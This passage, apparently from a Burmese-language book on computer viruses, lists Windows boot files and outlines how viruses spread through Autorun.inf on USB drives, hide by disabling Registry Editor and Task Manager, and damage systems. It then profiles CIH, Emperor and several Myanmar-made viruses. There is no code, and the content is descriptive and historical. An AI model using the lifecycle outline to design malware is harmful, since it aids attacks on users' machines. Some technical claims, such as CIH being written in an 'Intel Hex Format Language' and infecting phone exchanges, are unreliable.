Windows စတင်မှုအတွက် Boot.ini File ကိုဖတ်ပါတယ်။ Windows စတင်ရန်မရှိမဖြစ် Ntoskrnl.exe, Bootvid.dll, Hal.dll တွေကိုရှာဖွေမောင်းနှင်ပါတယ်။ ၎င်းတို့နှင့်အတူတကွ Device Driver တွေကိုလည်း ရှာဖွေမောင်းနှင်ရပါတယ်။

Boot.ini

Starting the windows that setup installs and any preexisting OS installations.

Windows စတင်မှုအတွက် Install Control File ဖြစ်ပါတယ်။ အပေါ်မှမှုရင်းဆိုလိုချက်ကို နားလည်လိမ့်မယ်ထင်ပါတယ်။

Ntdetect.com

Ntldr စတင်မှုတွင်ပါဝင်လုပ်ဆောင်ပါတယ်။ တပ်ဆင်ထားတဲ့ Basic Device တွေကို Executes and Loading တွေကိုတာဝန်ယူပါတယ်။

Pagefile.sys

Memory, Physical RAM တွေကိုစစ်ဆေးအတည်ပြုပေးပါတယ်။ Windows OS လိုအပ်သော Memory ပမာဏနှင့် Application လုပ်ဆောင်မှုများကို ထိန်းချုပ်ရန်အတွက်ဖြစ်ပါတယ်။

Ntbootdd.sys

Ntldr စတင်မှုတွင်ပါဝင်လုပ်ဆောင်ပါတယ်။ Boot-Code တွေကို disk တွေပေါ်မှာထိန်းချုပ်စီစဉ်ပေးပါတယ်။ Boot System နဲ့ System Drives တွေကိုသဟဇာတဖြစ်အောင်စီမံပေးသူလဲဖြစ်ပါတယ်။

Drive C: အောက်ရှိအရေးပါ Folder များ

မရှိမဖြစ်မပါမဖြစ် Folder တွေနဲ့၄င်းတို့အောက်မှ အရေးပါဖိုင်များကိုဆက်လက်လေ့လာပါမယ်။ Drive C: အောက်မှာအဓိကကျတဲ့ Folder ကြီးနှစ်ခုရှိပါတယ်။


Program Files Folder ကတော့ စာဖတ်သူထည့်သွင်းထားတဲ့လုပ်ငန်းအလိုက်အသုံးချ Application Program များကိုအစီအစဉ်တကျ အုပ်စုလိုက်ခွဲပြီးထားရှိရာနေရာဖြစ်ပါတယ်။

WINDOWS Folder ကတော့ Windows လုပ်ငန်းစဉ်များကိုစီမံရန်အုပ်စုခွဲနေရာချထားတဲ့အပြင်၊ အရေးပါထပ်ဆင့် Folder များထပ်မံထားရှိပါတယ်။ ယခုစာဖတ်သူလေ့လာရမှာကတော့ WINDOWS Folder အောက်တွင်ထားရှိတဲ့အရေးပါ Folder များအောက်မှအဓိက System File များဖြစ်ပါတယ်။ ပထမဦးစွာသိထားသင့်သောအရေးပါဖိုင်များထားတဲ့ Folder ကတော့ System32 ကိုဖြစ်ပါတယ်။

System32 Folder အောက်ရှိအရေးပါဖိုင်များမှာ–

Ntoskrnl.exe	Executive and kernel ဖိုင်တစ်ဖိုင်ဖြစ်ပါတယ်။
Ntkrnlpa.exe	Windows အတွက် Physical Address Extension တွေကိုစီမံဖို့ မရှိမဖြစ်ဖိုင်တစ်ခုပါ။
Hal.dll	Hardware abstraction layer အတွက်အဓိကအကျဆုံးဖိုင်တစ်ခု ဖြစ်ပါတယ်။ Virus တော်တော်များများမျက်စိကျ ဖျက်စီးတတ်တဲ့ ဖိုင်တစ်ခုဖြစ်ပါတယ်။ ၄င်းဖိုင်မရှိလျှင် ကွန်ပျူတာတတ်မလာတော့ပါ။
Win32k.sys	Kernel-mode part of the Win32 Subsystem အဖြစ်လုပ်ဆောင် ပါတယ်။ လက်တွဲညီစေဖို့တွဲဖက်လိုအပ်တဲ့ဖိုင်တစ်ခုလည်းဖြစ်ပါတယ်။
Ntdll.dll	Windows အတွင်းပိုင်းတစ်ခုလုံးအတွက်အဓိကထောက်ပံ့နေတဲ့ စနစ်ဖိုင်ဖြစ်ပါတယ်။ ၄င်းဖိုင်ကိုလည်း Virus တွေဖျက်ဖို့အားထုတ်တတ် ကြပါတယ်။
Kernel32.dll **Advapi32.dll** **User32.dll** **Gdi32.dll**	ဒီလေးဖိုင်ကတော့ Windows အတွက်အထောက်အပံ့ပြုနေတဲ့ Win32 subsystem DLLs File တွေဖြစ်ပါတယ်။

အခန်း (၃)
Virus တို့၏လုပ်ဆောင်ချက်



Virus တို့၏လုပ်ဆောင်ချက်

Virus တွေကိုရေးသားဖို့အတွက် Programming Language တစ်ခုခုကိုတတ်ကျွမ်းဖို့လိုပါတယ်။ သာမန်တတ်ကျွမ်းယုံနဲ့မရပါဘူး။ System တွေရဲ့သဘောတရားကိုပါနားလည်ထားရမယ့်အပြင် Digital Logic Language တွေကိုလည်းသိထားသူဖြစ်နေရပါမယ်။ အဆုံးစွန်ထိနားလည်ထားဖို့လိုတာကတော့ Windows OS ဖိုင်တွေရဲ့အရေးပါပုံ၊ လုပ်ဆောင်ပုံနှင့် တည်ဆောက်ထားပုံတွေကိုပါနားလည်ဖို့လိုပါတယ်။

Virus Program Files တစ်ခုတည်ဆောက်ဖို့မလွယ်ကူတာမဟုတ်ပါဘူး။ မလုပ်ကြတာပါ။ မြန်မာနိုင်ငံမှာတကယ်တော်တဲ့ Programmer တွေများစွာရှိပါတယ်။ ပုံမှန်ရေးနေကြ Program Code တွေကိုနားလည်မှုတစ်ခု ပြောင်းပေးလိုက်လျှင်ပင် ထိုကွန်ပျူတာတစ်လုံးအတွက် အနှောက်အယှက်ပြုစေမယ့် Error Program တစ်ခုဖြစ်စေတယ်ဆိုတာ Programming လေ့လာထားသူတိုင်းသိနေကြပါတယ်။

ဒါပေမယ့် စိတ်ဓာတ်မြင့်မားကြတဲ့ မြန်မာလူမျိုးတွေပီပီ အဖျက် Program တစ်ပုဒ်ရေးဖို့ တော်တော်ပင် လက်တွန့်ကြပါတယ်။ ဆန်ကောင်းကြားမှာ စပါးလုံး၊ ကြွက်ချေးတွေပါတာမျိုးတော့ရှိနေတတ်ပါတယ်။ ဒါကြောင့် မြန်မာတွေရေးတဲ့ Virus တွေကိုတွေ့ရတာ လက်ဆယ်ချောင်းမရှိသေးပါဘူး။

Virus Program ရေးသားဖို့အတွက်

Virus Program Files တစ်ခုကိုအများဆုံးအသုံးပြုတည်ဆောက်ကြတာကတော့ သာမန် Virus တွေကို Notepad Software မှာပင်ရေးသားတည်ဆောက်ကြပါတယ်။ ပအချို့ကတော့ Assembly, C, C++, VisualBasic, Java, JavaScript စသည့် Language တစ်ခုခုကိုအသုံးချတည်ဆောက်ပါတယ်။

အဆင့်မြင့်ဆုံးတည်ဆောက်သူတွေကတော့ Digital System Language ဖြစ်တဲ့ Intel Hex Format Language အထိတတ်မြောက်တဲ့အတွက် Hadware တွေကိုပင်ထိန်းချုပ်ဖျက်ဆီးနိုင်ကြပါတယ်။ ယခုနောက်ပိုင်း လူငယ်တွေထဲမှာတော့ Intel Hex Format Language ကိုတတ်ကျွမ်းသူအလွန်နဲပါးသွားပါပြီ။ DOS Command ကိုပင်တတ်ကျွမ်းသူမရှိသလောက်ရှားပါးနေပါပြီ။

စာရေးသူတို့လက်ထက်က DOS Command မကျွမ်းကျင်လျှင် လူရာမဝင်ဟုပင် အပြောအဆိုခံရပါတယ်။ ကွန်ပျူတာပြင်ဆင်တတ်ဖို့ DOS Command တွေကိုဦးစားပေးသင်ယူရပါတယ်။ ယခုခေတ်ပြင်သင်တန်းတွေ တော်တော်များများမှာ DOS Command ကိုလုံးဝမသင်တော့ပါ။ အသုံးပြုဖို့ကိစ္စနည်းပါးသွားတာလည်းပါရှိပါတယ်။ ကွန်ပျူတာကိုအလွယ်ပြင်လို့ရလာတာလည်းပါပါတယ်။

DOS Command ဖြင့် Virus တွေရဲ့လုပ်ဆောင်ပုံကို ခြေရာခံနိုင်သလိုဖျက်ထုတ်နိုင်ပါသေးတယ်။ စာရေးသူယခုစာအုပ်တွင် DOS Command ကိုကဏ္ဍတစ်ခုအဖြစ်ရှင်းပြထားပါတယ်။

Virus Program Files တစ်ခုတည်ဆောက်ဖို့အတွက် လုပ်ငန်းစဉ်လေးခုထည့်သွင်းရပါတယ်။ လုပ်ငန်းစဉ်ကိုသိထားမှသာ ခြေရာခံရာမှအသုံးဝင်မှာပါ။ ထိုလုပ်ငန်းစဉ်လေးခုမပါရှိသော Virus ဆိုတာ မရှိသလောက်ရှားပါတယ်။

ထိုလုပ်ငန်းစဉ်လေးခုကတော့ –

မှီခိုမည့်တည်ရာဒေသကိုသတ်မှတ်ရန်ရှာဖွေခြင်း (Search Address)

မိမိလိုက်ပါရမည့် ခရီးစဉ်ကိုသိဖို့ထက် စီးနင်းရမည့်ယာဉ်ကိုသိဖို့အတွက် စတင်တည်ဆောက်ရပါတယ်။ ဒါမှသာ ပွားယူခြင်းအတွက်အထောက်အပံ့ဖြစ်စေပါလိမ့်မယ်။ ဥပမာ ကွန်ပျူတာတွင်တပ်ဆင်လိုက်တဲ့ Removeable Drive တွေမှာလိုက်ပါဖို့ဦးတည်ချက်ထားတည်ဆောက်ပါတယ်။ ဒါကြောင့် USB Stick, Memory Card, Mp3, Mp4 တွေကနေ Virus တွေကူးစက်တာအများဆုံးဖြစ်ပါတယ်။

ကွန်ပျူတာအတွင်းနေရာယူခြင်း (Place Address)

မိမိလိုက်ပါလာသည့် ခရီးစဉ်တစ်ထောက်နားချိန်မှာ ကိုယ်ပွားတစ်ခုချဖို့ပြင်ဆင်ပါတယ်။ ဥပမာ ကွန်ပျူတာတွင် Removeable Drive တပ်ဆင်လိုက်တာနဲ့ ထိုကွန်ပျူတာအတွင်း မျိုးပွားတစ်ခုချဖို့ ပြင်ဆင်ရတာပါ။ ထိုအတွက် Autorun.inf File တစ်ခုပါဝင်တည်ဆောက်ရပါတယ်။ ထိုဖိုင်မှ Virus နေရာအတွက် ကွန်ပျူတာအတွင်းနေရာတစ်ခုကိုညွှန်ပြနေရာချပေးပါတယ်။

ကွန်ပျူတာအတွင်းပုန်းနေရန်ပြင်ဆင်ခြင်း (Prepare to Hide)

မိမိထားရှိလိုက်တဲ့ကိုယ်ပွားကို ကာကွယ်ရေး Program များမသိစေရန်ကွယ်ဝှက်ထားဖို့လိုပါတယ်။ ဒါ့အပြင် စာဖတ်သူမသိရှိစေရန်လည်း ပုန်းကွယ်ဖို့လိုပါတယ်။ စာဖတ်သူသတိပြုမိတဲ့အခါ ၄င်းရဲ့မိခင်ဖိုင်ကို ရှာမတွေ့စေရန် အလုံခြုံဆုံးပုန်းခိုဖို့ ကွန်ပျူတာအတွင်းမှ Control Program & Process တစ်ချို့ကို စာဖတ်သူအားသုံးစွဲခွင့်မပြုနိုင်ရန် ပိတ်ခြင်း၊ ဖျက်ခြင်းများပြုလုပ်ပါတယ်။ ထိုလုပ်ဆောင်ချက်မှာ Virus လုပ်ငန်းစတင်မှုအတွက်အစပျိုးခြင်းဖြစ်ပါတယ်။


ကွန်ပျူတာအတွင်းစတင်ဒုက္ခပေးခြင်း (Starting Trouble)

မိမိလိုရာခရီးရောက်နေပါပြီ။ မိမိရဲ့လုံခြုံရေးအတွက်လည်းဆောင်ရွက်ပြီးပါပြီ။ Virus ရေးသားသူ ညွှန်ကြားလိုက်တာတွေကိုလုပ်ဆောင်ဖို့အတွက်စတင်ပြင်ဆင်ပါတော့တယ်။ ဖိုင်အရေအတွက်တွေ များများပွားယူပြီး ကွန်ပျူတာလုပ်ဆောင်ချက်များကို လေးပင်နှေးကွေးစေဖို့လား။ အရေးပါ System File တွေကိုဖျက်ထုတ်ခြင်း၊ နာမည်ပြောင်းခြင်းတွေလုပ်ဆောင်မှာလား။ စတင်ပြင်ဆင်နေပါပြီ။

Virus အချို့ကိုလေ့လာခြင်း
Hardware ဖျက် CIH Virus အကြောင်း

Hardware တွေကိုဖျက်ဆီးခဲ့တဲ့နာမည်ကျော် CIH Virus အကြောင်းရှင်းပြချင်ပါတယ်။ CIH Virus ကို ၁၉၉၈ ခုနှစ်၊ နှစ်လယ်လောက်ကစတင်တွေ့ရှိခဲ့ပါတယ်။ ၁၉၉၉ မှာအမြင့်ဆုံးစံချိန်ရောက်အောင် အဖျက်အင်အားကြီးမားခဲ့ပါတယ်။ အဓိကတိုက်ခိုက်ခံရတဲ့ စနစ်တွေကတော့ Windows 95, 98 တွေပဲ ဖြစ်ပါတယ်။ အခကြေးငွေမပေးပဲ တရားမဝင်ကူးယူသော Software CD ခွေများမှတစ်ဆင့် အမြန်ဆုံး ပြန့်နှံ့ကူးစက်သွားပါတယ်။

CIH Virus ရဲ့ကူးစက်မှုကိုအထောက်အကူပြုခဲ့တာကတော့ .EXE ဖိုင်တွေပါပဲ။ အခြားမည်သည့် ဖိုင်ကိုမှ ကူးစက်မှုမပြုပါဘူး။ ကွန်ပျူတာအတွင်းဒုက္ခပေးပုံကတော့ Hardware တွေကို ဦးတည်တိုက်ခိုက် ပါတယ်။ အဓိကတိုက်ခိုက်ခံရတာကတော့ Flash BIOS Chipset ပဲဖြစ်ပါတယ်။ ကွန်ပျူတာပေါ်ပေါက်ကာစ အသုံးပြုခဲ့တဲ့ EPROM Chipset တွေကတစ်ခါသာရေးသားခွင့်သာပေးထားလို့ CIH Virus ဒုက္ခမပေး နိုင်ပါဘူး။



CIH Virus ဟာကွန်ပျူတာ Hardware တွေကိုထိန်းချုပ်ထားတဲ့ Flash BIOS Chipset ကို Overwrite လုပ်လိုက်တဲ့အတွက် ကွန်ပျူတာမတက်နိုင်တော့ပါဘူး။ Flash BIOS Chipset ကိုပြန်ပြီး Reprogramming လုပ်လျှင်ပြန်လည်သုံးစွဲနိုင်ပေမယ့် CIH Virus ကတဖန်ပြန်ပြီး Overwrite လုပ်ပြန်ပါတယ်။ မုန့်လုံးစက္ကူကပ်သလိုဖြစ်နေပါရောလား။

အလွန်သေးငယ်သော 1 KB ဆိုဒ်သာရှိပြီး Intel Hex Format ဖြင့်ရေးသားထားလို့ ရှာဖွေရန် ခက်ခဲသလို ဖြေရှင်းဖို့လည်းမလွယ်ကူခဲ့ပါဘူး။ အဆိုးဆုံးလုပ်ဆောင်ချက်အဖြစ် ပြန်လည်ရေးသားနိုင်သော Flash ROM Chipset တပ်ဆင်ထားတဲ့ ဒစ်ဂျစ်တယ်ပစ္စည်းအားလုံးကိုကူးစက်တိုက်ခိုက်ခဲ့ပါတယ်။ တယ်လီဖုန်းအိတ်ချိန်းများကိုလည်းတိုက်ခိုက်ခဲ့ပါတယ်။ အိတ်ချိန်းတွေမှတစ်ဆင့် ဆယ်လူလာ လက်ကိုင်ဖုန်းများမှ Flash ROM Chipset များကိုလည်းဝင်ရောက်တိုက်ခိုက်သွားပါတယ်။

ထို CIH Virus ကိုရေးသားသူမှာ ထိုင်ဝမ်နိုင်ငံသား Chen Ing Hou ဖြစ်ပါတယ်။ ၁၉၉၉နှစ်လယ်မှာ ဖမ်းဆီးနိုင်ခဲ့သော်လည်း ၎င်းရေးသားခဲ့တဲ့ CIH Virus ကတော့မအေးဆေးသေးပါဘူး။

Hardware ဖျက် EMPEROR Virus အကြောင်း

ကွန်ပျူတာ Hardware တွေကိုထိန်းချုပ်ထားတဲ့ Flash BIOS Chipset ကို Overwrite လုပ်နိုင်တဲ့ Hardware ဖျက် Virus တစ်မျိုးပါပဲ။ Windows စတင်ရန်လိုအပ်တဲ့ Master Boot Record ကို Overwrite လုပ်လိုက်တဲ့အတွက် ကွန်ပျူတာမတက်နိုင်တော့ပါဘူး။ Flash BIOS Chipset ကိုပြန်ပြီး Reprogramming လုပ်ပြီး ပြန်လည်သုံးစွဲနိုင်ပါတယ်။ ဒါပေမယ့် MBR အတွက်ကတော့ Version မတူတဲ့ Boot Disk ကိုအသုံးပြုဝင်ရောက်ပြီး ပြန်လည်ဖြေရှင်းပေးရပါတယ်။

၎င်း Virus ဝင်ရောက်နေပြီဆိုလျှင် .exe Program များဖွင့်လျှင် ကွန်ပျူတာပြန်ပိတ်သွားတတ်ပါတယ်။ လက်ရာမြောက်စွာဖန်တီးထားတဲ့အတွက် နိမ့်နင်းရေး Anti-Virus Scanner များအတွက် လမ်းစရှာမရပဲဖြစ်နေကြပါတယ်။ ၎င်း Virus အညွှန်းထဲမှာတော့ Colombia နိုင်ငံမှ Lucrezia Borgia ရေးထားပါတယ်ဟု ဖော်ပြထားပါတယ်။ ၁၉၉၉ ခုနှစ်ထဲမှာ နာမည်ကျော် Virus တစ်မျိုးဖြစ်ခဲ့ပါတယ်။

ရေးသားသူကိုဖမ်းဆီးရမိတယ်ဆိုတဲ့သတင်းတော့ ရှာမတွေ့ခဲ့ပါဘူး။ CIH Virus လိုမျိုး အချိန်မရွေးပြန်ဒုက္ခပေးနိုင်တယ်လို့ပညာရှင်များကယူဆထားကြပါတယ်။

Year 2008 to 2010
Happy Birthday Virus အကြောင်း (၂၀၀၈ ခုနှစ်)

ကွန်ပျူတာ Hardware တွေကိုထိန်းချုပ်ထားတဲ့ Flash BIOS Chipset ကို Out Of Date ဖြစ်အောင်လုပ်နိုင်တဲ့ Hardware ဖျက် Virus တစ်မျိုးပါပဲ။ Windows XP စတင်ရန်လိုအပ်တဲ့ New Technology Loader (NTLDR) File ကို Overwrite လုပ်လိုက်တဲ့အတွက် ကွန်ပျူတာမတက်နိုင်တော့ပါဘူး။

ကွန်ပျူတာစတင်ဖွင့်သည်နှင့် Windows ထည့်သွင်းတည်ရှိရာအပိုင်း Harddisk Partition ကိုစတင်ရှာဖွေလုပ်ဆောင်ရန်စီမံထားတဲ့ NTLDR ကိုဖျက်ထားပါတယ်။ ဒါကြောင့် Windows တက်မလာတော့ပဲ NTLDR is missing press CTRL+ALT+DEL လို့ Error သာတတ်လာပြီး Restart လုပ်သွားပါလိမ့်မယ်။

Anti-Virus Scanner တစ်ခုခုကသိသွားလို့ NTLDR File ကိုမပြုပြင်၊ မဖျက်နိုင်သေးပါက Registry Editor, Folder Option တွေကိုပိတ်ဆို့ပြီးပုန်းအောင်းနေပါလိမ့်မယ်။ စာရေးသူစမ်းသပ်ချက်အရ Kaspersky Anti-Virus ပင်ခြေရာခံမရပဲ သံသယမျက်လုံးဖြင့်သာစောင့်ကြည့်နိုင်ခဲ့ပါတယ်။ မြန်မာမှရေးသားထားတဲ့ Virus ဖြစ်တာမို့ တစ်ချို့ Virus Code တွေကိုနားလည်မှုလွဲနေလို့ပါ။ လိုင်စင်ဗားရှင်းကတော့ သိရှိပြီးဖျက်နိုင်ခဲ့ပါတယ်။

One Missed Call Virus အကြောင်း (၂၀၀၈ ခုနှစ်)

မြန်မာပြည်သားကွန်ပျူတာသမားတွေကိုဒုက္ခကောင်းကောင်းပေးခဲ့ပါတယ်။ Happy Birthday Virus မွေးဖွားပေးသူကပဲဒုတိယအကြိမ်ထပ်မံမွေးဖွားလိုက်တာပါလို့ ကူးစက်ခံရတဲ့ဖိုင်တွေမှာ ဖော်ပြထားပါတယ်။

```
One_missed_Call Virus

        This is a worm from Myanmar Student. Not For SG, Made at Yangon.
Myanmar has many Hackers and Programmers. That is Example number two.
Happy birthday is my first virus. Have a nice day admin

(c) 26 MARCH 2008 by O.X
```

အထက်ပါအတိုင်းရေးထားတာကိုတွေ့ရပါမယ်။ ၄င်းရဲ့အဓိကတိုက်ခိုက်ခြင်းကတော့ .EXE တွေကိုအမည်ထပ်တူပေးပြီး ပွားယူတာပါ။ အချိန်ကြာလာသည်နှင့်အမျှ ကွန်ပျူတာလုပ်ဆောင်ချက်များကို အနှောက်အယှက် ပေးပါတော့တယ်။ အောက်ပါ Drive Not Ready Error Box တက်တက်လာပါတယ်။ ကွန်ပျူတာဟာ အလွန်ကိုနှေးလာပါတယ်။

အရေးကြီးသည်၊ မကြီးသည်မသိ တွေ့သမျှ Folder တွေကို Folder name.exe အဖြစ်ပြောင်းပြီး အတွင်းပါ Data တွေကိုဖျက်ပစ်ပါတယ်။ ၄င်းဖျက်ရန် အပြောင်းခံရတဲ့ Folder တွေမှာ စာဖတ်သူမြင်တွေ့နေကြ အဝါရောင် Folder ပေါ်တွင် စပီကာပုံတစ်ခုနှင့် ဂီတသင်္ကေတတစ်ခုတို့ ပိုနေတာတွေ့ရပါမယ်။

Anti-Virus Program တစ်ခုခုရှိနေပါရဲ့နဲ့ ကူးစက်ခံရပါက အနည်းငယ်သက်သာပါတယ်။ ထို Anti-Virus Program တွေကမမြင်ခဲ့လို့သာ စာဖတ်သူကွန်ပျူတာကိုကူးစက်တာဖြစ်ပါတယ်။ တစ်ခုထူးခြားတာကတော့ ကွန်ပျူတာမျက်နှာစာကို အနီရောင်ဖုံးလွှမ်းလိုက်တာကိုပြုလုပ်နိုင်ပါတယ်။ ထိုကဲ့သို့အနီရောင်လွှမ်းခံရတဲ့ကွန်ပျူတာကတော့ လမ်းဆုံးရောက်သွားပါပြီ။

ထို One Miss Call Virus ကိုရေးခဲ့တဲ့ Programmer ဟာအလွန်ပင်တော်ပါတယ်လို့ စာရေးသူချီးကျူးပါတယ်။ စိတ်ဓာတ်ကိုကောင်းတဲ့အပြုသဘောဘက်ကသာထားရှိပြီး ဆက်လက်ကြိုးစားမယ်ဆိုလျှင် နိုင်ငံတကာနှင့်ရင်ဘောင်တန်းနိုင်တဲ့ ကွန်ပျူတာပညာရှင်ကောင်းဖြစ်မယ်ဆိုတာမုချမလွဲပါ။

Flashy Virus အကြောင်း (၂၀၀၈ ခုနှစ်)

ကွန်ပျူတာ System ကိုအသုံးပြုမရအောင်တိုက်ခိုက်ဖို့ပြင်ဆင်ပါတယ်။ Registry Editor, Task Manager, Folder Option တွေကိုထိန်းချုပ်ဖျက်ဆီးထားပါတယ်။ သုံးဆွဲသူအတွက်အခွင့်အလမ်းတွေအတော်များများကို မပေးတော့ပါဘူး။ ၄င်းကိုဖျက်ဖို့ကြိုးစားတာနဲ့ ကွန်ပျူတာကို Restart ချလိုက်ပါတယ်။

System Configuration ကိုလည်းခေါ်ယူခွင့်မပေးတော့ပါဘူး။ ကွန်ပျူတာကိုဖွင့်တိုင်းအလိုလိုလုပ်ဆောင်ရန် စီမံထားပါတယ်။ Anti-Virus Update ပုံမှန်မလုပ်တဲ့ ကွန်ပျူတာတွေကိုအသေအကျေတိုက်ခိုက်ပါတော့တယ်။ ကူးစက်နှုန်းအလွန်မြန်ဆန်ပါတယ်။

Funny Virus အကြောင်း (၂၀၀၉ ခုနှစ်)

Virus ပုံစံတွေအတိုင်းကူးစက်ပါတယ်။ ထိန်းချုပ်လုပ်ဆောင်ပါတယ်။ My Computer Folder နဲ့ Desktop ပေါ်မှာ Funny လို့အမည်ပေးထားတဲ့ Folder တစ်ခုရောက်ရှိနေပြီးလုံးဝဖျက်လို့မရအောင်စွမ်းဆောင်ထားပါတယ်။ ကူးစက်ခံကွန်ပျူတာဟာ Drive C: အောက်မှာ Windows အသုံးပြုတယ်ဆိုလျှင် ထို Drive C: ထဲရှိ Data တွေကိုဖျက်ရန်ပြင်ဆင်ပါတယ်။

လုံခြုံစွာပုန်းအောင်းနေနိုင်ရန် ကွန်ပျူတာထိန်းချုပ်စနစ်တွေကိုဝှက်ထားခြင်း၊ ဖျက်လိုက်ခြင်းများပြုလုပ်ပါတယ်။ သိပ်မကြာခင်ရက်ပိုင်းအတွင်း ကွန်ပျူတာဟာအလွန်ပင်နှေးကွေးလာပါလိမ့်မယ်။ Anti-Virus Update ပုံမှန်လုပ်တဲ့ကွန်ပျူတာတွေဆိုလျှင် တားဆီးကာကွယ်နိုင်တာကိုတွေ့ရပါတယ်။

Loikaw Virus အကြောင်း (၂၀၀၉ ခုနှစ်)

Virus ပုံစံတွေအတိုင်းကူးစက်လာပါတယ်။ ဝင်ရောက်လာသည်ကို Anti-Virus Update ပုံမှန်လုပ်တဲ့ကွန်ပျူတာတွေဆိုလျှင်တားဆီးကာကွယ်နိုင်တာကိုတွေ့ရပါတယ်။ Desktop ပေါ်မှာ Virus Information.txt လို့အမည်ပေးထားတဲ့ File တစ်ခုရောက်ရှိနေပြီးဖျက်လိုက်လျှင်လည်း ကွန်ပျူတာပြန်ဖွင့်လိုက်သည်နှင့် ပြန်ရောက်နေပါလိမ့်မယ်။ File ထဲမှာရေးထားတာကတော့ ယခုမြန်မာလူငယ်တွေကြားခေတ်စားတဲ့ အင်တာနက်အသုံးစန်းစကားတွေဖြစ်ပါတယ်။ Gtalk အသုံးပြုတယ်ဆိုလျှင် ထို Loikaw Virus ကနောက်ကွယ်ကနေ စာဖတ်သူမိတ်ဆွေတွေဆီ Virus တွေကို Massage တွေနဲ့အတူပို့ပါလိမ့်မယ်။

လုံခြုံစွာပုန်းအောင်းနေနိုင်ရန် ကွန်ပျူတာထိန်းချုပ်စနစ်တွေကိုဝှက်ထားခြင်း၊ ဖျက်လိုက်ခြင်းများပြုလုပ်ပါတယ်။ ကွန်ပျူတာဟာအလွန်ပင်နှေးကွေးလာပါလိမ့်မယ်။

Tayat Myo Virus အကြောင်း (၂၀၀၉ ခုနှစ်)

Virus ကူးစက်နှုန်းအံ့သြလောက်အောင်မြန်ဆန်ပါတယ်။ ဝင်ရောက်လာသည်ကို Anti-Virus Update ပုံမှန်လုပ်တဲ့ကွန်ပျူတာတွေပင် တားဆီးဖို့မေ့နေတတ်ပါတယ်။ မြန်မာနိုင်ငံသားမှ ရေးထားတယ်လို့ ဆိုပါတယ်။ Desktop ပေါ်မှ Icon တွေကို Virus ကအစားထိုးနေရာယူလိုက်ပါတယ်။ အဆိုးဆုံး လုပ်ဆောင်ချက်ကတော့ ကလစ်နှိပ်ဖွင့်မိလိုက်တာနဲ့ နောက်တစ်ကြိမ် Window OS တက်လာဖို့ အဓိကလိုအပ်တဲ့ hal.dll ဖိုင်ကိုဖျက်လိုက်တာပါပဲ။ ကွန်ပျူတာထိန်းချုပ်စနစ်တခုခုကိုခေါ်ယူမိတာနဲ့ hal.dll File ကိုတောင်းဆိုပါလိမ့်မယ်။ နောက်ကွယ်အဖျက်အားအလွန်ပင်ကြီးမားလှပါတယ်။

Virus File တစ်ခုခုကိုဖွင့်လိုက်မိပါက thayatmyo hacking day ဆိုတဲ့စာတန်းလျှောက်ပြေးနေပြီး Windows ကိုထိန်းကျောင်းတဲ့စနစ်တွေကိုလည်း ဖျက်ဆီးပါတော့တယ်။

လုံခြုံစွာပုန်းအောင်းနေနိုင်ရန် ကွန်ပျူတာထိန်းချုပ်စနစ်တွေကိုဖွက်ထားခြင်း၊ ဖျက်လိုက်ခြင်းများပြုလုပ်ပါတယ်။ Anti-Virus Update ပုံမှန်ရှိတဲ့ကွန်ပျူတာဟာအလွန်ပင်နှေးကွေးလာပါလိမ့်မယ်။ အခွင့်သာတော့မှ hal.dll ကိုဖျက်လိုက်ပါတယ်။ Anti-Virus ကောင်းကောင်းမရှိတဲ့ကွန်ပျူတာဆိုလျှင် Window မတက်နိုင်တော့ပါဘူး။

Kolay Virus အကြောင်း (၂၀၀၉ ခုနှစ်)

မြန်မာနိုင်ငံသားမှ ရေးထားတယ်လို့ဆိုကြပါတယ်။ Window တောင်သည်နှင့် အလိုလိုလုပ်ဆောင်ဖို့ စီမံထားပါတယ်။ kolay.vbs ကို Auto Run & Process လုပ်ပါတယ်။ ဒုက္ခပေးတဲ့ လုပ်ဆောင်ချက်ကတော့ Window OS အတွက်အသုံးပြုဖို့လိုအပ်တဲ့ unserinit.exe ဖိုင်ကိုဖျက်လိုက်တာပါပဲ။ ထိုဖိုင်မရှိတော့လျှင် Welcome ကိုမကျော်နိုင်တော့ပါဘူး။ ထိုနေရာပဲရပ်နေပါလိမ့်မယ်။ Windows အသစ်ပြန်တင်မှသာ ရမှာလို့ ထင်သွားစေပါတယ်။

